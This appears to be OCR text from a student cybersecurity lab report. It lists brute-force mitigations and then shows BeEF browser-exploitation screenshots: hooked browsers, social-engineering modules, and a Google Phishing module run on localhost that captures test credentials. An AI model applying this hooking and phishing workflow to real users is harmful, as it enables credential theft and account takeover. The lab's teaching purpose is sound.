
```
Lock out accounts after a certain amount of failed attempts.
Have usernames/passwords be complicated, set a time cycle for it to change.
Lock out the attackers IP address when there's too many failed login
attempts.
```


Web Application 3: *Where's the BeEF?*


Provide a screenshot confirming that you successfully completed this exploit:



127.0.0.1:3000/demos/butcher/index.html
Update
THE BUTCHER
Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!
Our Meaty Friends
Order Your BeEF-Hamper
Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images



BeEF 0.5.4.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Hooked Browsers
To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:
Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.
Each command module has a traffic light icon, which is used to indicate the following:
Basic
Requester



localhost
BeEF Authentication
127.0.0.1:3000/ui/authentication
Update
Authentication
Username:
beef
Password:
Login



BeEF 0.5.4.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
192.168.13.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Module Results History
id
date
label
0 2023-12-01 23:14 command 1
1 2023-12-01 23:14 command 2
2 2023-12-01 23:14 command 3
Google Phishing
Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).
Id: 262
XSS hook URI: http://0.0.0.0:3000/demos/plain.html
Gmail logout interval (ms): 10000
Redirect delay (ms): 1000
Execute
Basic
Requester
Commands sent to zombie 192.168.13.1



localhost
BeEF Control Panel
Sign in - Google Acco
0.0.0.0:3000/demos/p
127.0.0.1:3000/ui/panel#id=Smeuz7NvAllYCb2Ssv6yeBcgXEQXY0l3Zevb5Uulg21Ru4QfYqTjb29zDqtgiQN9XwqIZHBQ0qLeDR66
Update
BeEF 0.5.4.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.13.1
Offline Browsers
127.0.0.1
192.168.13.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Module Results History
id
date
label
0 2023-12-01 23:14 command 1
1 2023-12-01 23:14 command 2
2 2023-12-01 23:14 command 3
Command results
1
Fri Dec 01 2023 23:16:31 GMT+0000 (Coordinated Universal Time)
data: result=Username: hackuser Password: hackerpass
Re-execute command
Basic
Requester
Ready



localhost
BeEF Control Panel
Sign in - Google Acco
0.0.0.0:3000/demos/
Not secure | 0.0.0.0:3000/demos/plain.html
Update
localhost
BeEF Control Panel
Google Mail: Email fro
127.0.0.1:3000/demos/butcher/index.html
Update
Google
New to Google Mail?
CREATE AN ACCOUNT
Google Mail
A Google approach to email.
Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:
Lots of space
Over 2757.272164 megabytes (and counting) of free storage.
Less spam
Keep unwanted messages out of your inbox.
Mobile access
Get Google Mail on your mobile phone. Learn more
About Google Mail
New features!
Switch to Google Mail
Create an account
Take Google Mail to work with Google Apps for Business
Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more
Sign in
Username
hackuser
Password
Sign in
Stay signed in
Can't access your account?



localhost
BeEF Control Panel
Sign in - Google Acco
0.0.0.0:3000/demos/p
accounts.google.com/v3/signin/identifier?continue=https%3A%2F%2Faccounts.google.com%2F&followup=https%3A%2F%2Faccounts.googl...
Update
Google
Sign in
Use your Google Account
Email or phone
Forgot email?
Not your computer? Use Guest mode to sign in privately.
Learn more
Create account
Next
English (United States)
Help
Privacy
Terms
Save password for 127.0.0.1:3000?
Username
hackuser
Password
hackerpass
Never
Save

